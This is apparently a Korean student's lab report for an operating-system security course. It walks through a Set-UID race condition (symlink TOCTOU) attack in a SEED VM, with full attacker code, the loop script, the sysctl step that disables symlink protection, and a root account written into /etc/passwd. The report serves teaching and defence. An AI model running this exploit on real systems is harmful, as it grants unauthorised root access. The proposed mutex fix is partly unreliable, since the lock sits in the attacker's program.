Report

제출일 2019년 10월 14일
과목명 운영체제보안
담당교수 조 성 제 교 수 님
전공 공대 소프트웨어학과
학번 32144548
이름 조 창 연

1. 수행결과 스크린 샷

☞ **vulp 생성 (Set-UID 프로그램 설정) 및 symp 생성 (target 설정)**

```
[10/09/19]seed@VM:~/.../RaceCondition$ gcc vulnerableProgram.c -o vulp
[10/09/19]seed@VM:~/.../RaceCondition$ sudo chown root vulp
[sudo] password for seed:
[10/09/19]seed@VM:~/.../RaceCondition$ sudo chmod 4755 vulp
[10/09/19]seed@VM:~/.../RaceCondition$ gcc symlinkProgram.c -o symp
[10/09/19]seed@VM:~/.../RaceCondition$ ls -l
total 32
-rw-rw-r-- 1 seed seed   45 Sep 25 00:26 input.txt
-rwxrwxrwx 1 seed seed  202 Sep 25 03:29 resCheck.sh
-rw-rw-r-- 1 seed seed  371 Sep 24 14:09 symlinkProgram.c
-rwxrwxr-x 1 seed seed 7472 Oct  9 23:16 symp
-rw-rw-r-- 1 seed seed    0 Sep 25 03:30 textRes.txt
-rw-rw-r-- 1 seed seed  353 Sep 25 03:28 vulnerableProgram.c
-rwsr-xr-x 1 root seed 7640 Oct  9 23:16 vulp
[10/09/19]seed@VM:~/.../RaceCondition$
```

☞ **sysctl이라는 system 변수를 이용하여 symbolic link에 대한 Race Condition을 보호하지 않기 위한 설정**

```
[10/09/19]seed@VM:~/.../RaceCondition$ sudo sysctl -w fs.protected_symlinks=0
[sudo] password for seed:
fs.protected_symlinks = 0
[10/09/19]seed@VM:~/.../RaceCondition$
```

fs.protected_symlinks가 0이면 보호되지 않는 상태이며 1이면 어느 정도 보호 받는 상태이고 2이면 최고의 보호를 받는 상태입니다. 따라서, /etc/passwd의 owner가 root로 되어 있다고 하더라도 fs.protected_symlinks가 0이 아니면 보호 받게 되고, symlink의 owner와 follower의 EUID가 일치되지 않아도 보호 받게 됩니다.

1) ./resCheck.sh

```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
Stop! The passwd file has been changed!
[10/09/19]seed@VM:~/.../RaceCondition$
```

2) ./symp

```
405 times attempt
406 times attempt
407 times attempt
408 times attempt
409 times attempt
410 times attempt
411 times attempt
412 times attempt
413 times attempt
414 times attempt
415 times attempt
416 times attempt
^C
[10/09/19]seed@VM:~/.../RaceCondition$
```

3) /etc/passwd

```
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
guest-dqom0z:x:998:998:Guest:/tmp/guest-dqom0z:/bin/bash
rambo:U6aMy0wojraho:0:0:test:/root:/bin/bash


test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

2. 공격프로그램 동작 분석



그림 1. symp 수행 결과



그림 2. resCheck.sh 수행 결과

우리는 이번 실습을 통해 Set-UID 프로그램의 Race Condition 취약점을 악용하여 최종적으로 root권한을 획득한 후 일반 사용자가 사용할 수 없는 암호파일(/etc/passwd)에 레코드를 추가함으로써 root 권한을 가진 새로운 사용자 계정을 만드는 것을 목표로 실습을 진행하였습니다.

보통 컴퓨터에서 문서작업을 하거나 프로그램 컴파일을 진행할 경우 임시파일이 생성되어 /tmp에 저장됩니다. 이 사실을 바탕으로 우리는 vulnerableProgram(이하 vulp)파일과 symlinkProgram(이하 symp)파일을 컴파일하여 두 파일에 대한 임시파일을 /tmp에 저장하게 됩니다. 이번 과제를 통해 우리는 Set-UID라는 프로그램을 이용하는데, 이것은 UID(user id)를 변경하여 root 권한을 획득하는 프로그램입니다.

대부분의 사람들은 어떤 환경에서 로그인을 한다면 자기 자신의 아이디와 패스워드를 알고 있어야 하며, 언제 어디서든 패스워드를 수정/변경이 가능해야 하므로 Set-UID라는 프로그램을 사용합니다. 즉, Set-UID 프로그램을 사용하면 원래 root가 어떤 파일이든 write가 가능하니, real user가 target file에 write 권한을 부여하는 것을 보장해야 합니다. 하지만, 이 프로그램에는 Race Condition이란 취약점이 존재합니다. 따라서 우리는 실습목표에 따라 vulp파일에 Set-UID 프로그램을 사용하여 Race Condition이란 취약점이 어디에 존재하는지 알아보기 위해 동작 과정을 분석해보고자 합니다.

본 실습은 symp란 프로그램과 resCheck.sh라는 shell script 프로그램을 실행하여 input.txt 파일을 /etc/shadow 파일에 삽입하는 것으로 공격자는 system call을 이용하여 공격을 시도하게 됩니다. 본 실습에서 사용된 모든 프로그램은 기존에 Real User ID(이하 RUID)와 Effective User ID(이하 EUID)가 모두 seed의 UID였으며, vulp 파일은 resCheck.sh라는 shell script 프로그램에 의해 수행됩니다. **그림 3**은 vulp의 소스 코드이며, 해당 소스 코드를 살펴보면 if문을 통해 어떠한 조건을 부여하여 무언가를 확인하고 있다는 것을 우리는 짐작할 수 있습니다. 이 if문은 access() system call을 사용하여 /tmp/XYZ의 write 접근 권한을 허용 가능한지 불가능한지 RUID(seed의 UID)를 가진 상태에서 확인을 하게 됩니다. 만약 접근이 허용되지 않는다면 No permission을 계속 출력하게 되고, 접근이 허용된다면 open() 함수를 통해 해당 file에 write 접근 권한을 부여하게 됩니다. 여기서 file을 열었을 때 "a+"라는 옵션을 추가하였는데 이는 append의 약자로 기존 파일("/tmp/XYZ")을 그대로 유지한 채 그 뒤로 추가해서 write 한다는 것을 의미합니다. 접근이 허용되었을 때 write 권한을 부여받게 되면 사용자의 ID는 EUID(seed) 상태였다가 RUID(root = 0) 상태로 바뀌게 되고, file을 open하게 됩니다. 즉, 파일의 write 접근 권한을 check할 때 RUID 상태고 write의 접근 권한을 부여 받았을 때에는 EUID로 변경되면서 root 권한으로 파일을 열어 쓰겠다는 의미입니다. 앞서 언급한 바와 같이 vulp는 shell script 프로그램을 통해 실행됩니다. 이제는 **그림 4**를 보며 vulp가 어떻게 동작하는지 알아보겠습니다. **그림 4**를 보면 최상단에 **#!/bin/sh**라고 쓰여 있는 것을 확인할 수 있습니다. 이는 shell script라는 것을 명시하기 위해 표현된 것이며 우리는 이 shell script code 보며 흐름을 분석해보겠습니다.

그림 4의 shell script는 /etc/passwd의 오래된 정보와 최신 정보가 같은지 같지 않은지 수시로 검사하게 되고, set-UID프로그램이 적용된 vulp 실행 파일을 input.txt 파일로 입력 redirection이 수행되면서 오래된 정보와 최신 정보가 달라지면 Stop! The passwd file has been changed!라는 경고문을 화면에 출력되게 작성된 코드입니다. 즉, shell script가 수행될 때 vulp에서 /tmp/XYZ가 write 권한을 부여받게 되면 해당 파일에 input.txt 파일의 내용을 추가로 입력하게 되고, 만약 /etc/passwd의 오래된 정보와 최신 정보가 다르다면 Stop! The passwd file has been changed!라는 경고문이 출력된다는 의미를 말합니다.

```c
#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main(){
        char *fn = "/tmp/XYZ";
        char buffer[60];
        FILE *fp;

        scanf("%50s", buffer );
        if(!access(fn, W_OK)){
                fp = fopen(fn, "a+");
                fwrite("\n", sizeof(char), 1, fp);
                fwrite(buffer, sizeof(char), strlen(buffer), fp);
                fclose(fp);
        }
        else printf("No permission \n");

        return 0;
}
```

그림 3. vulnerableProgram.c

```
#!/bin/sh

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" = "$new" ]
do
        ./vulp < input.txt
        new=$($CHECK_FILE)
done

echo "Stop! The passwd file has been changed!"
```

그림 4. resCheck.sh (shell script)

다음 **그림 5**를 보면서 모든 내용을 종합하여 본 프로그램에는 어떤 취약점이 있는지 분석해보겠습니다.

그림 5에서는 1초마다 symbolic link를 변경하여 공격을 시도하고자 합니다. 하지만, 이 코드에서는 usleep() 함수로 인해 Context Switch가 발생하게 됩니다. 또한, 해당 프로그램과 함께 수행되고 있는 resCheck.sh (shell script)에서 set-UID가 적용된 vulp의 실행 파일이 입력 redirection을 수행하게 되는데, 여기서 vulp 실행 프로그램의 실행과정에서 access() system call에 의해 Context Switch가 발생하게 됩니다. 따라서, 두 프로그램이 동시에 수행되면서 Race Condition이 발생하게 되는데 /tmp/XYZ가 write 권한을 부여받게 되는 순간 symbolic link가 변경되고, /tmp/XYZ가 symbolic link로 인해 /etc/passwd를 가리키게 됩니다. 그렇게 되면 shell script에서 입력 redirection이 수행될 때 input.txt 파일이 /tmp/XYZ에 작성되는 것이 아니라 /tmp/XYZ가 가리키고 있는 /etc/passwd에 작성되어 집니다.

그림 3, 4, 5를 보며 분석해 본 결과 두 프로그램이 동시에 수행되면서 vulp 실행 프로그램의 access() system call과 symp 실행 프로그램의 usleep 함수로 인해 Context Switch가 발생하게 되고 이로 인해 Race Condition이 발생하게 됩니다. 두 프로그램 간에 Race Condition이 발생 됨에 따라 /etc/passwd에 input.txt 파일의 내용이 추가로 작성되어지고, 동시에 수행되고 있는 두 프로그램 중 resCheck.sh에 의해 /etc/passwd의 정보를 확인하는데 오래된 정보와 최신 정보가 다르므로 Stop! The passwd file has been changed!라는 경고문 출력하게 되며 resCheck.sh 실행 프로그램이 자동으로 종료됩니다. 하지만, symp 실행 프로그램은 1초마다 계속 수행되기 때문에 resCheck.sh이 자동으로 종료되었다면, 수동으로 종료를 시켜줘야 합니다.

```c
#include <stdlib.h>
#include <sys/param.h>
#include <unistd.h>
#include <stdio.h>

void main(){
        int i =0;
        while(1)
        {
                printf(" %d times attempt\n", i);
                unlink("/tmp/XYZ");
                symlink("/home/seed/Desktop/CSOS/HW1/RaceCondition/textRes.txt", "/tmp/XYZ");
                usleep(10000);

                unlink("/tmp/XYZ");
                symlink("/etc/passwd", "/tmp/XYZ");
                usleep(10000);
                i = i + 1;
        }
}
```

그림 5. symlinkProgram.c

본 실습은 resCheck.sh 프로그램 내에서 Set-UID가 적용된 vulp 실행 파일과 symp 파일이 한정된 자원 내에 서로 동시에 이용하려고 경쟁하게 되는데 이것을 바로 Race Condition이라고 합니다. 본 실습에서 Race Condition의 발생 원인은 Critical Section에서 Context Switch로 인해 발생 되었으며, Critical Section(임계영역)이란, 2개 이상의 스레드가 동시에 접근해선 안 되는 공유자원을 접근 하는 것으로 코드의 일부를 말합니다. Critical Section은 지정된 시간이 지나면 종료가 되는데 이 때문에 어떤 스레드(테스크 혹은 프로세스)가 Critical Section에 들어가고자 한다면 지정된 시간만큼 대기해야 하는 문제가 발생하며, 이를 해결하기 위해서는 스레드가 공유자원의 배타적인 사용을 보장받도록 Critical Section에 들어가거나 빠져나올 때 Semaphor나 mutex lock과 같은 synchronization mechanism이 필요합니다.

```
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
guest-dqom0z:x:998:998:Guest:/tmp/guest-dqom0z:/bin/bash
rambo:U6aMy0wojraho:0:0:test:/root:/bin/bash


test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

그림 6. vi /etc/passwd

모든 프로그램을 모두 종료하였다면 user가 root 권한을 획득하였는지 vi 편집기를 이용하여 passwd 파일 내용을 확인을 해보았습니다. 확인해 본 결과 passwd 파일 내용의 가장 아래쪽에 'test:U6aMy0wojraho:0:0:test :/root:/bin/bash'이라는 input.txt의 내용이 passwd 파일에 추가된 것을 확인할 수 있었으며, 마지막으로 root의 id를 확인해보기 위해 su test를 이용해 root 계정으로 진입하여 확인해보니 최종적으로 공격자가 root 권한을 획득한 것을 확인할 수 있었습니다.

```
Stop! The passwd file has been changed!
[10/09/19]seed@VM:~/.../RaceCondition$ su test
Password:
root@VM:/home/seed/Desktop/CSOS/HW1/RaceCondition# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Desktop/CSOS/HW1/RaceCondition#
```

그림 7. 최종 실습목표 달성

3. 취약점 보안(bonus)

본 실습은 Set-UID 프로그램이 적용된 vulp 파일을 shell script로부터 symp 파일과 동시에 실행함으로써 Race Condition 취약점이 발생하게 됩니다. 이를 해결하기 위해서는 Critical Section에 들어가거나 빠져나올 때 Semaphor나 mutex lock과 같은 synchronization mechanism을 사용할 수도 있지만, Set-UID 프로그램이 적용되어 있어서 vulnerableProgram.c의 소스 코드를 일부 수정할 필요가 있습니다.

```c
#include <stdlib.h>
#include <sys/param.h>
#include <unistd.h>
#include <stdio.h>
#include <pthread.h>

pthread_mutex_t mlock = PTHREAD_MUTEX_INITIALIZER;

void main(){
        int i =0;
        pthread_mutex_lock(&mlock);
        while(1)
        {
                printf(" %d times attempt\n", i);
                unlink("/tmp/XYZ");
                symlink("/home/seed/Desktop/CSOS/HW1/RaceCondition/textRes.txt", "/tmp/XYZ");
                usleep(10000);

                unlink("/tmp/XYZ");
                symlink("/etc/passwd", "/tmp/XYZ");
                usleep(10000);
                i = i + 1;
        }
        pthread_mutex_unlock(&mlock);
}
```

그림 8. mutex_lock을 사용하여 Race Condition을 보완한 symlinkProgram.c

```c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <pthread.h>

pthread_mutex_t mlock = PTHREAD_MUTEX_INITIALIZER;

int main(){
        char *fn = "/tmp/XYZ";
        char buffer[60];
        FILE *fp;

        scanf("%50s", buffer);
        pthread_mutex_lock(&mlock);
        if(!access(fn, W_OK) && (getuid() == geteuid())){
                fp = fopen(fn, "a+");
                fwrite("\n", sizeof(char), 1, fp);
                fwrite(buffer, sizeof(char), strlen(buffer), fp);
                fclose(fp);
                pthread_mutex_unlock(&mlock);
        }
        else printf("No permission \n");

        return 0;
}
```

그림 9. 취약점을 보완한 vulnerableProgram.c

Set-UID 프로그램이 적용된 vulp 파일을 shell script를 통해 실행하게 되면 if문의 access() system call에 의해 사용자의 ID가 RUID(seed의 id)인 상태에서 /tmp/XYZ에 쓸 수 있는지 확인하게 됩니다. 이때 write 접근이 허용되었다면 EUID(rood의 id) 상태에서 open하게 됩니다. 이처럼 우리는 Set-UID 프로그램을 사용하게 되면 RUID와 EUID 값이 다르다는 것을 알 수 있습니다. 따라서, vulnerableProgram.c에서 if문에 RUID와 EUID가 같다라는 조건을 부여한다면 Set-UID 프로그램을 차단할 수 있습니다. 여기서 RUID 값은 getuid() 함수를 통해서 불러올 수 있으며, EUID 값은 geteuid() 함수를 통해서 불러올 수 있습니다.

```
503133 times attempt                    No permission
503134 times attempt                    No permission
503135 times attempt                    No permission
503136 times attempt                    No permission
503137 times attempt                    No permission
503138 times attempt                    No permission
503139 times attempt                    No permission
503140 times attempt                    No permission
503141 times attempt                    No permission
503142 times attempt                    No permission
503143 times attempt                    No permission
503144 times attempt                    No permission
503145 times attempt                    No permission
503146 times attempt                    No permission
503147 times attempt                    No permission
503148 times attempt                    No permission
503149 times attempt                    No permission
503150 times attempt                    No permission
503151 times attempt                    No permission
503152 times attempt                    No permission
503153 times attempt                    No permission
503154 times attempt                    No permission
503155 times attempt                    No permission
503156 times attempt                    No permission
503157 times attempt                    No permission
503158 times attempt                    No permission
503159 times attempt                    No permission
503160 times attempt                    No permission
503161 times attempt                    No permission
503162 times attempt                    No permission
503163 times attempt                    No permission
503164 times attempt                    No permission
503165 times attempt                    No permission
503166 times attempt                    No permission
503167 times attempt                    No permission
503168 times attempt                    No permission
503169 times attempt                    No permission
^C                                      ^C
[10/13/19]seed@VM:~/.../RaceCondition$  [10/13/19]seed@VM:~/.../RaceCondition$
```

그림 10. 취약점을 보완한 후 symp와 resCheck.sh를 실행한 결과 (약 3시간 동안 돌림)